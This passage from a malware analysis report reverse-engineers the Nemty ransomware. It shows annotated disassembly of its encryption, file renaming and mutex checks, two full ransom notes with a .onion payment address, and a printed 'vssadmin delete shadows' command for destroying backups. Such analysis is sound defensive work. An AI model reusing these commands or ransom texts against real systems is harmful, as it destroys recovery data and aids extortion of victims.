
If Nemty has successful checks, it will create a random IV and encrypt part of the file with the AES keys previously generated. It then begins the IV using the victim's RSA public key and appends it to the encrypted file.



```
.text:0040700B                 push    dword ptr [ebp+FileSize]
.text:0040700E                 call    unknown_libname_3 ; Microsoft VisualC 2-11/net runtime
.text:00407013                 mov     esi, SetFilePointer
.text:00407019                 pop     ecx
.text:0040701A                 push    ebx             ; dwMoveMethod
.text:0040701B                 push    ebx             ; lpDistanceToMoveHigh
.text:0040701C                 push    ebx             ; lDistanceToMove
.text:0040701D                 push    edi             ; hFile
.text:0040701E                 mov     [ebp+lpBuffer], eax
.text:00407021                 call    esi ; SetFilePointer
.text:00407023                 push    ebx             ; lpOverlapped
.text:00407024                 lea     eax, [ebp+NumberOfBytesRead]
.text:00407027                 push    eax             ; lpNumberOfBytesRead
.text:00407028                 push    dword ptr [ebp+FileSize] ; nNumberOfBytesToRead
.text:0040702B                 push    [ebp+lpBuffer]  ; lpBuffer
.text:0040702E                 push    edi             ; hFile
.text:0040702F                 call    ReadFile
.text:00407035                 mov     eax, [ebp+var_78]
.text:00407038                 mov     ecx, dword ptr [ebp+FileSize]
.text:0040703B                 mov     edx, [ebp+lpBuffer]
.text:0040703E                 call    NemtyPrepareCryptTheFileFunctions
.text:00407043                 push    ebx             ; dwMoveMethod
.text:00407044                 push    ebx             ; lpDistanceToMoveHigh
.text:00407045                 push    ebx             ; lDistanceToMove
.text:00407046                 push    edi             ; hFile
.text:00407047                 call    esi ; SetFilePointer
.text:00407049                 push    ebx             ; lpOverlapped
.text:0040704A                 lea     eax, [ebp+NumberOfBytesWritten]
.text:0040704D                 push    eax             ; lpNumberOfBytesWritten
.text:0040704E                 push    [ebp+NumberOfBytesRead] ; nNumberOfBytesToWrite
.text:00407051                 push    [ebp+lpBuffer]  ; lpBuffer
.text:00407054                 push    edi             ; hFile
.text:00407055                 call    WriteFile
```

FIGURE 22. Write the crypted file and put the IV in it

Nemty will put the information required to decrypt the file in the encrypted part of it and then add the extension ".nemty" and continue with the next folder or file.




```
.text:00406C93                 sub     esp, 20h
.text:00406C96                 mov     eax, ___security_cookie
.text:00406C9B                 xor     eax, ebp
.text:00406C9D                 mov     [ebp+var_4], eax
.text:00406CA0                 push    offset a_nemty  ; ".nemty"
.text:00406CA5                 lea     eax, [ebp+lpExistingFileName]
.text:00406CA8                 lea     ecx, [ebp+lpNewFileName]
.text:00406CAB                 call    NemtyGetSizeOfUnicodeStringAndMemcpyFunction
.text:00406CB0                 cmp     [ebp+var_C], 8
.text:00406CB4                 pop     ecx
.text:00406CB5                 mov     ecx, [ebp+lpNewFileName]
.text:00406CB8                 jnb     short _check_if_pointer_is_ok
.text:00406CBA                 lea     ecx, [ebp+lpNewFileName]
.text:00406CBD
.text:00406CBD _check_if_pointer_is_ok:                ; CODE XREF: NemtyRenameTheFileExtensionWithTheNemtyStringFunction+28↑j
.text:00406CBD                 cmp     [ebp+arg_14], 8
.text:00406CC1                 mov     eax, [ebp+lpExistingFileName]
.text:00406CC4                 jnb     short _move_file
.text:00406CC6                 lea     eax, [ebp+lpExistingFileName]
.text:00406CC9
.text:00406CC9 _move_file:                             ; CODE XREF: NemtyRenameTheFileExtensionWithTheNemtyStringFunction+34↑j
.text:00406CC9                 push    esi
.text:00406CCA                 push    edi
.text:00406CCB                 push    ecx             ; lpNewFileName
.text:00406CCC                 push    eax             ; lpExistingFileName
.text:00406CCD                 call    MoveFileW
```

FIGURE 23. Renaming of the new file with the Nemty extension

After finishing the encryption process Nemty will use the function ‘WaitForSingleObjects’ and wait for all the pending threads. It will also download the Tor Browser and open a connection in the loopback with the configuration file.


As a final action, Nemty will execute the command prompt of the machine with the hardcoded word “cmd.exe” and open the ransomware note.



```
.text:0040A5A1                 mov     [ebp+var_2C], ebx
.text:0040A5A4                 mov     [ebp+var_3C], bl
.text:0040A5A7                 pop     esi
.text:0040A5A8                 mov     ebx, eax
.text:0040A5AA                 lea     eax, [ebp+var_3C]
.text:0040A5AD                 mov     [ebp+var_28], esi
.text:0040A5B0                 call    NemtyReleasePreviousBufferOfMemoryIfIsNeededAndCopyANewStringFunction
.text:0040A5B5                 mov     ebx, offset aNemtyDecrypt_0 ; "\\NEMTY-DECRYPT.txt\""
.text:0040A5BA                 push    ebx             ; char *
.text:0040A5BB                 call    _strlen
.text:0040A5C0                 pop     ecx
.text:0040A5C1                 mov     edi, eax
.text:0040A5C3                 push    ebx
.text:0040A5C4                 lea     eax, [ebp+var_3C]
.text:0040A5C7                 call    NemtyManageStringsWithSizeCheckAndCopyMemoryFunction
.text:0040A5CC                 and     [ebp+var_10], 0
.text:0040A5D0                 mov     ebx, eax
.text:0040A5D2                 lea     eax, [ebp+lpParameters]
.text:0040A5D5                 mov     [ebp+var_C], esi
.text:0040A5D8                 mov     byte ptr [ebp+lpParameters], 0
.text:0040A5DC                 call    NemtyReleasePreviousBufferOfMemoryIfIsNeededAndCopyANewStringFunction
.text:0040A5E1                 cmp     [ebp+var_C], 10h
.text:0040A5E5                 mov     ecx, [ebp+lpParameters]
.text:0040A5E8                 jnb     short _execute_ransom_note
.text:0040A5EA                 lea     ecx, [ebp+lpParameters]
.text:0040A5ED
.text:0040A5ED _execute_ransom_note:                   ; CODE XREF: _main+F9↑j
.text:0040A5ED                 mov     ebx, ShellExecuteA
.text:0040A5F3                 xor     eax, eax
.text:0040A5F5                 push    eax             ; nShowCmd
.text:0040A5F6                 push    eax             ; lpDirectory
.text:0040A5F7                 push    ecx             ; lpParameters
.text:0040A5F8                 push    offset File     ; "cmd.exe"
.text:0040A5FD                 push    eax             ; lpOperation
.text:0040A5FE                 push    eax             ; hwnd
.text:0040A5FF                 call    ebx ; ShellExecuteA ; this call can fails because the class can not exists
```

FIGURE 24. Opening the ransom note

The style of the ransomware note changed across the different versions that the Nemty developers released.



```
---=== NEMTY PROJECT ===---

[+] Whats Happen? [+]

Your files are encrypted, and currently unavailable. You can check it: all files on you computer has extension .nemty
By the way, everything is possible to restore, but you need to follow our instructions. Otherwise, you cant return your data
(NEVER).

[+] What guarantees? [+]

It's just a business. We absolutely do not care about you and your deals, except getting benefits.
If we do not do our work and liabilities - nobody will not cooperate with us.
It's not in our interests.
If you will not cooperate with our service - for us, its does not matter. But you will lose your time and data, cause just we
have the private key.
In practise - time is much more valuable than money.

[+] How to get access on website? [+]

  1) Download and install TOR browser from this site: https://torproject.org/
  2) Open our website: zjoxyw5mkacojk5ptn2iprkivg5clow72mjkyk5ttubzxprjjnwapkad.onion/pay

When you open our website, upload this note, follow the instructions and you will get your files back.

NEMTY DECRYPTION KEY:
```

```
yZveI5ZSFqpGmI/awRPtalFu8wbk6XXAKMCwHgRCgdOWdJiwsYZhaA
+kRxRAcOCaPbxGDhuIKCfK282B362BUPLjs/aQy4cQbE8rpxIDPkuBJQzRm28XZQxiojkrCLcrA8F6vTSUYhwStzNATsJs67PGQ6RS6ttS/tnR2VsEN3ZPe
+W61Fk5iawveejor8I3a4McQ5ueAAZswO35D9IMjodx3OvCMi5D6Pjby6kYFkAg8mukU/JWleWCgJW63jjTJ4qDvsp6sUVCU5eRmuGj6JKk3Fs1jJA1tKoy/
+bLzKOZisNOt+oWP5lT
+HMXWtDBsenFK2bURpq4mu1LaXie0DE4D5sGKRdvEBgSYFenZ2odb3WveVmTLaQnhhJ1RSE5LjJvpHDZzhNfpJ5uSRCZMHxDEXmPYA/uDnGEVW7HPxvbjo7IIkjZ5/
gbuxOpSJlxCedTkfu+vZ5Qk94/GOybhLlI5IGTm3T3H3+6TjtzfzPhS+dAqGXqhEaSIQRui8bSMrapRi1I2vMBJpXOsuC8zV
+FSij0dA798b5ZtMeRMfhp63n4MbSWPGw5mXrUyAw9s+czh4vxPkGr9zmAyzq06gW7WfcBO8sk0dZbGFmHzqsQCq6S
+vga5KdGfwrtGPdFSBOgwQmT9eiEyFR5hqiwcyZEtZpL/6aDNX0mVSfU9AXEbVh4Qt05oNSJ4Rjtiuatem9XvC66bKFDb8DYJG2pl0EmPVka7PpKfcTX3lZlqlVHRp
NLMCMPKN3VWSeYGFcy2HbWEI2AG1BD024KmOptnC1xpFY3MXJIQYRew58t/jSAez+3zYeQgmxxKHb3mUhKgPWG0L7NF05X
+K4zOudJcN9mVIzfi7rCpjIyOfOO9ilBEiKHVdcBRhJuK6OxVldtjrDnRgYWhVErPWyaJNtdWB8nG5xelpcejrgA3V7Qihs5PQzpPMT/31rIHM1mkJh9XTvReOeUq2
8UyXvuRvDbeFpQ3s/7gYjmROG27irtjiD18t9M7Z/2XRY83nJxcI8kdASLE1yVTkWHSbLiUI7wXapj9kOUGm0V
+qnbwmC6x7eRJ4F7XWX5+3zQURxOMXP5yqjLFxqZ/OCT2eU6o
+u9qqtleuisajYROciweaTDeMjqJJfhm8Ox7JhoOuuJoZZNlw1vEknB6N9xm2RTIkb1Zn7hyxBehhNFvvz0G4sM6+3VISG2LMunm7xpPaCXTnHZI9fPIWkT52RMtna
Pt+eVAhEuT9ISYa7htkZz2Y2jtuUB4myMReoNwpIw4O21Sbiw3UHMPrYx5ksBODp3uWCaUOD51ZlfQjiNkZbEbgkuZ9fkUtJaaqqyan5rq9eNMOjOd4C8oN3VvyZ
+wTcCzaFZpA==vrWPEd5z6Znz2qlISSIKbukgWiBRlpwC1w7eiXGsXWtBeG89ixG9CDLlzCoFpHOijDaBuXBFafgRx1wlYURSmPz98eJ0K22iIQV3GNs4oqDU2XKST
mwiQMg/kW6C94PgxIpuHBVH8iV5v9n0uof55QOTLPTKkj9faOFcUpaMxFY1rY6jqpqHyXdCyi26ssewcyq+
+wK8LLcQ3s64zqf8vMgi71QQxv9lMSpB0wZMWuyw1b98cGdXbcoeNDwhOHhmhwXqXhr/ODEAP5G7flm84r5FSAgamUsYlu55vNRCX07rFi706F4Gp3pGUVrT5j/OBN
XjmpGd8KBuksPV7apZcLbITJrPXYl6ngzDi4BYY245D4dK
+uUFCmW4qg9Wj8AaI/dg5sCKrfSqm6mCYpR7k1EvHpnwPlogpUIesyEwFAymXcTkWiRcRzHGDE9GuiSUY+EjVrG73UVWZNra+tU/akihh
+YwnO0pMJim1EnZsj5phuwaChriT4YdXSAeyIBavIamcSXXu4gXvpJiHofOPVBZHE8Rrv8jsLIzeKtCLFzG2+FYr1vZ1lHscJH9aVT4BoljgtS3owQ
+Ba4EgDiReJwJQidM3K16rXovCSLOkbFzOlvsTnIGVkBJG
+3LBBL5HO6HCW5JtMmes5PnLuNB08zSMBAG3d3t5DNRShI5sC8ingVqIpKhme3AKG96chH/KhaFGJqdNW/7p10qRT6Sl3gTiXUWqzS71tzf9tkMC23pOlfgMGVfLOz
LBTWVzyBjhxQLKKfJptHRSbAMBVPOX0aRvGNSyxVuxwsAXa2S6kBcky6GSTRl
+zxvPIEQ1C/8hLbvSDC3cBNBMGAm5R4UcFS08Xl6HUoC68JQuN8MEkvzzBnVHzQkKPIJab/Reuu7yptORABGcukzBLYaPQ6DEkdBdfnxwv/JdtgM77goNFSVP87Tfe
zlaVWGy4O8e2i6KCFwu8PZrwteY9jwl2g5QuYl1eK23QHL89tFRauw+oKgUNuMlITirDQq+p44I5uY
+fSyKvuPZN0ZO/Jvhvw/2isET92c4U2pYLZ92dnDoS4/389nrO
+VN0c1jTxuNp/ElI7JDq2R/IR8TtJ81CS3gfnU5ItLfw2xybCJG2jkmeItHUeMY5r9ml3W0WWyNs64BF96mqxJX0CABB1MttbsdciCNy/yur6dLXNdOCaq
```

```
---=== NEMTY PROJECT ===---

[+] Whats Happen? [+]

Your files are encrypted, and currently unavailable. You can check it: all files on you
computer has extension .nemty
By the way, everything is possible to restore, but you need to follow our instructions.
Otherwise, you cant return your data (NEVER).

[+] What guarantees? [+]

It's just a business. We absolutely do not care about you and your deals, except getting
benefits.
If we do not do our work and liabilities - nobody will not cooperate with us.
It's not in our interests.
If you will not cooperate with our service - for us, its does not matter. But you will
lose your time and data, cause just we have the private key.
In practise - time is much more valuable than money.

[+] How to get access on website? [+]

  1) Download and install TOR browser from this site: https://torproject.org/
  2) Open our website: zjoxyw5mkacojk5ptn2iprkivg5clow72mjkyk5ttubzxprjjnwapkad.onion/pay

When you open our website, follow the instructions and you will get your files back.

Configuration file path: C:\Users\admin
```


FIGURE 25. Different ransom notes between versions

On the left side, we can see Nemty version 1.4. On the right side, the ransomware note belongs to Nemty version 1.0.

Like other ransomware families, Nemty will perform these actions at the end:

- Delete the shadow copies using vssadmin
- Disable boot protections with bcedit and wbadmin
- Delete the Windows catalog with WMIC using the class shadow copy

All these calls are made with the function "ShellExecuteA" with the "cmd.exe" string as the main program and the other as an argument.




```
.text:0040A629                call    NemtyCheckIfPointerAndPrepareMemoryToBeReleasedWith7Function
.text:0040A62E                push    offset aCVssadmin_exeD ; " /c vssadmin.exe delete shadows /all /q"...
.text:0040A633                lea     eax, [ebp+var_58]
.text:0040A636                call    NemtyCheckSizeStringAndCopyStringInBufferAndReturnPointerToItFunction
.text:0040A63B                cmp     dword ptr [eax+14h], 10h
.text:0040A63F                jb      short _delete_shadow_volumes_and_disable_boot_protections_and_delete_catalog
.text:0040A641                mov     eax, [eax]
.text:0040A643
.text:0040A643 _delete_shadow_volumes_and_disable_boot_protections_and_delete_catalog:
.text:0040A643                                        ; CODE XREF: _main+150↑j
.text:0040A643                xor     ecx, ecx
.text:0040A645                push    ecx             ; nShowCmd
.text:0040A646                push    ecx             ; lpDirectory
.text:0040A647                push    eax             ; lpParameters
.text:0040A648                push    offset File     ; "cmd.exe"
.text:0040A64D                push    ecx             ; lpOperation
.text:0040A64E                push    ecx             ; hwnd
.text:0040A64F                call    ebx ; ShellExecuteA
```

FIGURE 26. Deletion of the shadow volumes, disabling boot protections, and deleting the catalog


Mutex

Nemty will create a specific mutex in the system every time it infects a system:



Mutex	Nemty versions
hate	1.0, 1.1, 1.4
just_a_game, defeat_me!	1,5, 1.6, 2.0
oleacc-msaa-loaded	2.0
just_a_little_game	2.2
golod moi edinstvennii sponsor	2.3, 2.4
Vremya tik-tak... Odinochestvo moi simvol...	1.5, 2.5

The ransomware will check the existence of the mutex using the function "GetLastError".




```
0040A4EF   55              push    ebp
0040A4F0   8BEC            mov     ebp, esp
0040A4F2   81EC 90000000   sub     esp, 90
0040A4F8   A1 04134000     mov     eax, [<___security_cookie>]
0040A4FD   33C5            xor     eax, ebp
0040A4FF   8945 FC         mov     [ebp-4], eax
0040A502   53              push    ebx
0040A503   56              push    esi
0040A504   57              push    edi
0040A505   68 18574000     push    <Name>                                   ASCII "hate"
0040A50A   33DB            xor     ebx, ebx
0040A50C   53              push    ebx                                      bInitialOwner
0040A50D   53              push    ebx                                      lpMutexAttributes
0040A50E   FF15 64104000   call    [<&KERNEL32.CreateMutexA>]               kernel32.CreateMutexA
0040A514   53              push    ebx                                      dwMilliseconds
0040A515   50              push    eax                                      hHandle
0040A516   FF15 58104000   call    [<&KERNEL32.WaitForSingleObject>]        kernel32.WaitForSingleObject
0040A51C   FF15 50104000   call    [<&KERNEL32.GetLastError>]               ntdll.RtlGetLastWin32Error
0040A522   3D B7000000     cmp     eax, 0B7
0040A527 ⌄ 75 07           jnz     short <_after_mutex>
0040A529   53              push    ebx                                      dwExitCode
0040A52A   FF15 48104000   call    [<&KERNEL32.ExitThread>]                 kernel32.ExitThread
```

FIGURE 27. Creation of the hardcoded mutex

If the system was infected previously with Nemty and it contains the mutex, the ransomware will finish the execution using the function "ExitThread". This call will end the main thread of the malware, finishing the execution and returning the control to the operative system.

The "ExitProcess" function is often used to avoid simple API monitoring.

Nemty uses RC4 to encrypt its strings and, in execution, those will be decrypted and decoded from base64 and then be used as a part of the ransomware note.




```
_calculate_size_string_needed_to_reserve_memory_for_it:
                                        ; CODE XREF: NemtyDecodeStringFromBase64AndDecryptStringAfterWithRC4Function+4C↑j
                mov     esi, CryptStringToBinaryA
                push    ebx             ; pdwFlags
                push    ebx             ; pdwSkip
                lea     ecx, [ebp+pcbBinary]
                push    ecx             ; pcbBinary
                push    ebx             ; pbBinary
                push    1               ; dwFlags
                push    [ebp+cchString] ; cchString
                push    eax             ; pszString
                call    esi ; CryptStringToBinaryA
                test    eax, eax
                jnz     short _reserve_memory

_exit_thread:                           ; CODE XREF: NemtyDecodeStringFromBase64AndDecryptStringAfterWithRC4Function+84↓j
                                        ; NemtyDecodeStringFromBase64AndDecryptStringAfterWithRC4Function+A6↓j
                push    ebx             ; dwExitCode
                call    ExitThread
; ---------------------------------------------------------------------------
```

FIGURE 28. Calculating the size of memory to decode from base64

The RC4 key used for Nemty 1.0 is 'f*ckav'. Other malware families also often use offensive names or expressions regarding the security industry in their implementations.

For decryption, the developers implemented a function through the API to reserve the needed space with 'malloc' and later decode the string in memory. As a protection, if the ransomware fails to get the size or on the decoding operation, the execution will finish using "ExitThread".



```
push    408h            ; size_t
call    _malloc
lea     ecx, [ebp+var_84]
push    ecx
mov     [ebp+var_AC], eax
call    NemtyInitRC4Function
push    [ebp+pcbBinary]
push    edi
call    NemtyDecryptDataWithRC4Function
mov     esi, [ebp+var_A8]
add     esp, 10h
mov     dword ptr [esi+14h], 0Fh
mov     [esi+10h], ebx
push    edi             ; char *
lea     eax, [ebp+var_A0]
mov     [esi], bl
call    NemtyCheckSizeStringAndCopyStringInBufferAndReturnPointerToItFunction
push    [ebp+var_AC]    ; void *
call    _free
push    edi             ; void *
call    _free
pop     ecx
pop     ecx
cmp     [ebp+pcbBinary], ebx
jbe     short _release_memory
```

